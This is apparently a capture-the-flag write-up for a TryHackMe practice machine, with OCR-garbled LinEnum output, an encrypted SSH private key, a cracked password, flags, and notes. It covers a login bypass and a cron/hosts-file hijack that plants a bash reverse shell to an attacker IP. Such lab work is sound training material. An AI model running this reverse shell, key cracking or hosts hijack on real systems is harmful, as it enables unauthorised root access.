Irwxrwxrwx 1 root root 24 Feb 5 01:07 systemd-udevd.service -> ../systemd-udevd.service
Irwxrwxrwx 1 root root 30 Feb 5 01:07 systemd-update-utmp.service -> ../systemd-update-utmp.service
Irwxrwxrwx 1 root root 30 Apr 4 2019 plymouth-read-write.service -> ../plymouth-read-write.service
Irwxrwxrwx 1 root root 25 Apr 4 2019 plymouth-start.service -> ../plymouth-start.service
/lib/systemd/system/timers.target.wants:
total 0
Irwxrwxrwx 1 root root 31 Feb 5 01:07 systemd-tmpfiles-clean.timer -> ../systemd-tmpfiles-clean.timer
/lib/systemd/system/rc-local.service.d:
total 4.0K
-rw-r--r-- 1 root root 290 Nov 14 2019 debian.conf
/lib/systemd/system/user@.service.d:
total 4.0K
-rw-r--r-- 1 root root 125 Nov 14 2019 timeout.conf
/lib/systemd/system/halt.target.wants:
total 0
Irwxrwxrwx 1 root root 24 Apr 4 2019 plymouth-halt.service -> ../plymouth-halt.service
/lib/systemd/system/initrd-switch-root.target.wants:
total 0
Irwxrwxrwx 1 root root 25 Apr 4 2019 plymouth-start.service -> ../plymouth-start.service
Irwxrwxrwx 1 root root 31 Apr 4 2019 plymouth-switch-root.service -> ../plymouth-switch-root.service
/lib/systemd/system/kexec.target.wants:
total 0
Irwxrwxrwx 1 root root 25 Apr 4 2019 plymouth-kexec.service -> ../plymouth-kexec.service
/lib/systemd/system/poweroff.target.wants:
total 0
Irwxrwxrwx 1 root root 28 Apr 4 2019 plymouth-poweroff.service -> ../plymouth-poweroff.service
/lib/systemd/system/reboot.target.wants:
total 0
Irwxrwxrwx 1 root root 26 Apr 4 2019 plymouth-reboot.service -> ../plymouth-reboot.service
```

/lib/systemd/system/runlevel1.target.wants:

total 0

```
/lib/systemd/system/runlevel2.target.wants:
total 0
/lib/systemd/system/runlevel3.target.wants:
total 0
/lib/systemd/system/runlevel4.target.wants:
total 0
/lib/systemd/system/runlevel5.target.wants:
total 0
/lib/systemd/system-generators:
total 220K
-rwxr-xr-x 1 root root 23K Feb 5 01:07 systemd-cryptsetup-generator
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-debug-generator
-rwxr-xr-x 1 root root 31K Feb 5 01:07 systemd-fstab-generator
-rwxr-xr-x 1 root root 14K Feb 5 01:07 systemd-getty-generator
-rwxr-xr-x 1 root root 26K Feb 5 01:07 systemd-qpt-auto-generator
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-hibernate-resume-generator
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-rc-local-generator
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-system-update-generator
-rwxr-xr-x 1 root root 31K Feb 5 01:07 systemd-sysv-generator
-rwxr-xr-x 1 root root 14K Feb 5 01:07 systemd-veritysetup-generator
-rwxr-xr-x 1 root root 4.9K Jan 15 2020 cloud-init-generator
-rwxr-xr-x 1 root root 11K Dec 5 2019 lvm2-activation-generator
Irwxrwxrwx 1 root root 22 Aug 26 2019 netplan -> ../../netplan/generate
-rwxr-xr-x 1 root root 286 Jun 21 2019 friendly-recovery
/lib/systemd/system-preset:
total 4.0K
-rw-r--r-- 1 root root 951 Jan 28 2018 90-systemd.preset
/lib/systemd/network:
total 16K
-rw-r--r-- 1 root root 645 Jan 28 2018 80-container-host0.network
-rw-r--r-- 1 root root 718 Jan 28 2018 80-container-ve.network
-rw-r--r-- 1 root root 704 Jan 28 2018 80-container-vz.network
-rw-r--r-- 1 root root 412 Jan 28 2018 99-default.link
/lib/systemd/system-sleep:
total 8.0K
-rwxr-xr-x 1 root root 219 Nov 25 2019 unattended-upgrades
-rwxr-xr-x 1 root root 92 Feb 22 2018 hdparm
/lib/systemd/system-shutdown:
total 4.0K
-rwxr-xr-x 1 root root 160 Jan 14 2020 mdadm.shutdown
[-] Sudo version:
Sudo version 1.8.21p2
[-] Useful file locations:
/bin/nc
/bin/netcat
/usr/bin/wget
/usr/bin/gcc
/usr/bin/curl
[-] Installed compilers:
                            4:7.4.0-1ubuntu2.3
                                                                 amd64
ii g++
                                                                            GNU C++ compiler
```

4:7.4.0-1ubuntu2.3 amd64 GNU C compiler ii gcc amd64 ii gcc-7 7.5.0-3ubuntu1~18.04 **GNU C compiler** 2:1.10~4ubuntu1 amd64 rc golang-go linker, compiled stdlib

7.5.0-3ubuntu1~18.04

ii g++-7

Go programming language compiler,

GNU C++ compiler

amd64

[-] Can we read/write sensitive files:

-rw-r--r-- 1 root root 1614 Jun 27 02:21 /etc/passwd -rw-r--r-- 1 root root 735 Jun 27 02:20 /etc/group -rw-r--r-- 1 root root 617 Jun 27 02:32 /etc/profile -rw-r---- 1 root shadow 1064 Jun 27 04:24 /etc/shadow

[-1 SUID files:

- -rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusermount
- -rwsr-xr-x 1 root root 26696 Jan 8 2020 /bin/umount
- -rwsr-xr-x 1 root root 44664 Mar 22 2019 /bin/su
- -rwsr-xr-x 1 root root 43088 Jan 8 2020 /bin/mount
- -rwsr-xr-x 1 root root 64424 Jun 28 2019 /bin/ping
- -rwsr-xr-x 1 root root 76496 Mar 22 2019 /usr/bin/chfn
- -rwsr-sr-x 1 daemon daemon 51464 Feb 20 2018 /usr/bin/at
- -rwsr-xr-x 1 root root 44528 Mar 22 2019 /usr/bin/chsh
- -rwsr-xr-x 1 root root 149080 Jan 31 17:18 /usr/bin/sudo
- -rwsr-xr-x 1 root root 59640 Mar 22 2019 /usr/bin/passwd
- -rwsr-xr-x 1 root root 22520 Mar 27 2019 /usr/bin/pkexec
- -rwsr-xr-x 1 root root 18448 Jun 28 2019 /usr/bin/traceroute6.iputils -rwsr-xr-x 1 root root 40344 Mar 22 2019 /usr/bin/newgrp
- -rwsr-xr-x 1 root root 75824 Mar 22 2019 /usr/bin/gpasswd
- -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
- -rwsr-xr-x 1 root root 14328 Mar 27 2019 /usr/lib/policykit-1/polkit-agent-helper-1
- -rwsr-xr-- 1 root messagebus 42992 Jun 11 18:25 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
- -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign

[-] SGID files:

- -rwxr-sr-x 1 root shadow 34816 Feb 27 2019 /sbin/unix_chkpwd
- -rwxr-sr-x 1 root shadow 34816 Feb 27 2019 /sbin/pam_extrausers_chkpwd
- -rwxr-sr-x 1 root mlocate 43088 Mar 1 2018 /usr/bin/mlocate
- -rwxr-sr-x 1 root ssh 362640 Mar 4 2019 /usr/bin/ssh-agent
- -rwsr-sr-x 1 daemon daemon 51464 Feb 20 2018 /usr/bin/at
- -rwxr-sr-x 1 root tty 30800 Jan 8 2020 /usr/bin/wall
- -rwxr-sr-x 1 root shadow 71816 Mar 22 2019 /usr/bin/chage
- -rwxr-sr-x 1 root crontab 39352 Nov 16 2017 /usr/bin/crontab
- -rwxr-sr-x 1 root tty 14328 Jan 17 2018 /usr/bin/bsd-write
- -rwxr-sr-x 1 root shadow 22808 Mar 22 2019 /usr/bin/expiry
- -rwxr-sr-x 1 root utmp 10232 Mar 11 2016 /usr/lib/x86 64-linux-gnu/utempter/utempter

[+] Files with POSIX capabilities set:

/usr/bin/mtr-packet = cap_net_raw+ep

- [-] Can't search *.conf files as no keyword was entered
- [-] Can't search *.php files as no keyword was entered
- [-] Can't search *.log files as no keyword was entered
- [-] Can't search *.ini files as no keyword was entered

[-] All *.conf files in /etc (recursive 1 level):

- -rw-r--r-- 1 root root 3028 Feb 3 18:22 /etc/adduser.conf
- -rw-r--r-- 1 root root 2969 Feb 28 2018 /etc/debconf.conf
- -rw-r--r-- 1 root root 513 Feb 3 18:22 /etc/nsswitch.conf
- -rw-r--r-- 1 root root 350 Feb 3 18:23 /etc/popularity-contest.conf
- -rw-r--r-- 1 root root 4861 Feb 22 2018 /etc/hdparm.conf
- -rw-r--r-- 1 root root 280 Jun 20 2014 /etc/fuse.conf
- -rw-r--r-- 1 root root 191 Feb 7 2018 /etc/libaudit.conf
- -rw-r--r-- 1 root root 34 Jan 27 2016 /etc/ld.so.conf
- -rw-r--r-- 1 root root 100 Jun 25 2018 /etc/sos.conf -rw-r--r-- 1 root root 2584 Feb 1 2018 /etc/gai.conf
- -rw-r--r-- 1 root root 403 Mar 1 2018 /etc/updatedb.conf
- -rw-r--r-- 1 root root 6920 Sep 20 2018 /etc/overlayroot.conf
- -rw-r--r-- 1 root root 812 Mar 24 2018 /etc/mke2fs.conf
- -rw-r--r-- 1 root root 144 Jun 27 02:06 /etc/kernel-img.conf

```
-rw-r--r-- 1 root root 604 Aug 13 2017 /etc/deluser.conf
-rw-r--r-- 1 root root 552 Apr 4 2018 /etc/pam.conf
-rw-r--r-- 1 root root 1358 Jan 30 2018 /etc/rsyslog.conf
-rw-r--r-- 1 root root 1260 Feb 26 2018 /etc/ucf.conf
-rw-r--r-- 1 root root 92 Apr 9 2018 /etc/host.conf
-rw-r--r-- 1 root root 14867 Oct 13 2016 /etc/ltrace.conf
-rw-r--r-- 1 root root 2683 Jan 17 2018 /etc/sysctl.conf
-rw-r--r-- 1 root root 5986 Jun 27 02:09 /etc/ca-certificates.conf
-rw-r--r-- 1 root root 703 Aug 21 2017 /etc/logrotate.conf
```

[-] Current user's history files:

Irwxrwxrwx 1 james james 9 Jun 27 02:38 /home/james/.bash history -> /dev/null

[-] Location and contents (if accessible) of .bash history file(s):

/home/james/.bash history

[-] Any interesting mail in /var/mail:

drwxrwsr-x 2 root mail 4096 Feb 3 18:22. drwxr-xr-x 12 root root 4096 Jun 27 02:28 ...

files

buildscript.sh

GOOS=linux /usr/local/go/bin/go build -o ~/builds/overpassLinux ~/src/overpass.go GOOS=windows /usr/local/go/bin/go build -o ~/builds/overpassWindows.exe ~/src/overpass.go GOOS=darwin /usr/local/go/bin/go build -o ~/builds/overpassMacOS ~/src/overpass.go GOOS=freebsd /usr/local/go/bin/go build -o ~/builds/overpassFreeBSD ~/src/overpass.go GOOS=openbsd /usr/local/go/bin/go build -o ~/builds/overpassOpenBSD ~/src/overpass.go echo "\$(date -R) Builds completed" >> /root/buildStatus

creds

usernames

lames Paradox

SSH Private Key

-----BEGIN RSA PRIVATE KEY-----Proc-Type: 4,ENCRYPTED

DEK-Info: AES-128-CBC,9F85D92F34F42626F13A7493AB48F337

LNu5wQBBz7pKZ3cc4TWlxIUuD/opJi1DVpPa06pwiHHhe8Zjw3/v+xnmtS3O+qiN

JHnLS8oUVR6Smosw4pqLGcP3AwKvrzDWtw2ycO7mNdNszwLp3uto7ENdTlbzvJal 73/eUN9kYF0ua9rZC6mwol2iG6sdlNL4ZqsYY7rrvDxeCZJkqzQGzkB9wKqw1ljT WDyy8qncljugOlf8QrHoo30Gv+dAMfipTSR43FGBZ/Hha4jDykUXP0PvuFyTbVdv BMXmr3xuKkB6l6k/jLjqWcLrhPWS0qRJ718G/u8cqYX3oJmM0Oo3jgoXYXxewGSZ AL5bLQFhZJNGoZ+N5nHOll1OBl1tmsUlRwYK7wT/9kvUiL3rhkBURhVlbj2qiHxR 3KwmS4Dm4AOtoPTIAmVyaKmCWopf6le1+wzZ/UprNCAgeGTlZKX/joruW7ZJuAUf ABbRLLwFVPMgahrBp6vRfNECSxztbFmXPoVwvWRQ98Z+p8MiOoReb7Jfusy6GvZk VfW2gpmkAr8yDQynUukoWexPeDHWiSlg1kRJKrQP7GCupvW/r/Yc1RmNTfzT5eeR OkUOTMqmd3Lj07yELyavIBHrz5FJvzPM3rimRwEsl8GH111D4L5rAKVcusdFcg8P 9BQukWbzVZHbaQtAGVGy0FKJv1WhA+pjTLqwU+c15WF7ENb3Dm5qdUoSSIPzRjze eaPG5O4U9Fq0ZaYPkMlyJCzRVp43De4KKkyO5FQ+xSxce3FW0b63+8REgYirOGcZ 4TBApY+uz34JXe8jElhrKV9xw/7zG2LokKMnljG2YFIApr99nZFVZs1XOFCCkcM8 GFheoT4yFwrXhU1fjQjW/cR0kbhOv7RfV5x7L36x3ZuCfBdlWkt/h2M5nowjcbYn exxOuOdqdazTjrXOyRNyOtYF9WPLhLRHapBAkXzvNSOERB3TJca8ydbKsyasdCGy AIPX52bioBIDhg8DmPApR1C1zRYwT1LEFKt7KKAaogbw3G5raSzB54MQpX6WL+wk 6p7/wOX6WMo1MlkF95M3C7dxPFEspLHfpBxf2qys9MqBsd0rLkXoYR6gpbGbAW58 dPm51MekHD+WeP8oTYGI4PVCS/WF+U90Gty0UmgyI9qfxMVIu1BcmJhzh8gdtT0i n0Lz5pKY+rLxdUaAA9KVwFsdiXnXjHEE1UwnDqqrvgBuvX6Nux+hfgXi9Bsy68qT 8HiUKTEsukcv/IYHK1s+Uw/H5AWtJsFmWQs3bw+Y4iw+YLZomXA4E7yxPXyfWm4K 4FMg3ng0e4/7HRYJSaXLQOKeNwcf/LW5dipO7DmBjVLsC8eyJ8ujeutP/GcA5I6z ylqilOgj4+yiS813kNTjCJOwKRsXg2jKbnRa8b7dSRz7aDZVLpJnEy9bhn6a7WtS 49TxToi53ZB14+ougkL4svJyYYIRuQjrUmierXAdmbYF9wimhmLfelrMcofOHRW2 +hL1kHITt|ZU8Zj2Y2Y3hd6yRNJclqCDrmLbn9C5M0d7q0h2BIFaJIZOYDS6J6Yk 2cWk/MIn7+OhAApAvDBKVM7/LGR9/sVPceEos6HTfBXbmsiV+eoFzUtujtymv8U7 ----END RSA PRIVATE KEY----

dirs

/aboutus (Status: 301)
/admin (Status: 301)
/css (Status: 301)
/downloads (Status: 301)
/img (Status: 301)

/index.html (Status: 301)

writeup

- --ran nmap and found open ports 80 and 22
- --ran gobuster and found login at /admin page
- --found vulnerable code at login.js that allows us to bypass login
- --intercepted login request and response



- --removed "invalid credentials" from response and forwarded it back to server to bypass login
- --refresh browser page to bypass login and get:

James Paradox and SSH Private Key

- --copied SSH key to file and ran /usr/share/john/ssh2john.py james.key and got:
- --cracked hash with john and got

james13

--login with james: james13 and command ssh -i key.key james@10.10.21.16

--run cat user.txt to get user flag

thm{65c1aaf000506e56996822c6281e6bf7}

--downloaded linenum with:

taj702@kali:~/linenum\$ python -m SimpleHTTPServer 1337 and james@overpass-prod:/var/tmp\$ wget 10.2.27.69:1337/LinEnum.sh james@overpass-prod:/var/tmp\$ chmod +x LinEnum.sh james@overpass-prod:/var/tmp\$./LinEnum.sh

- --linenum shows a cronjob that runs a curl script every minute and /etc/hosts runs as root
- --we must create a local web server, by first creating the following directory for our buildscript.sh file: overpass/www/downloads/buildscript.sh
- --insert a bash shell in buildscript.sh file: bash -i > & /dev/tcp/10.2.27.69/9001 0 > &1
- -- then start the web server and a listener:

taj702@kali:/media/taj702/CTF-DATA/tryhackme/overpass/www\$ sudo python -m SimpleHTTPServer 80 taj702@kali:~\$ nc -lvnp 9001

--then add our IP to the overpass-prod machines host file: james@overpass-prod:/etc\$ echo "10.2.27.69 overpass.thm" > hosts

--now wait till the root shell pops up on our listener and get flag:

taj702@kali:~\$ nc -lvnp 9001 listening on [any] 9001 ...

connect to [10.2.27.69] from (UNKNOWN) [10.10.21.16] 41128

bash: cannot set terminal process group (22942): Inappropriate ioctl for device

bash: no job control in this shell root@overpass-prod:~# cat root.txt

thm{7f336f8c359dbac18d54fdd64ea753bb}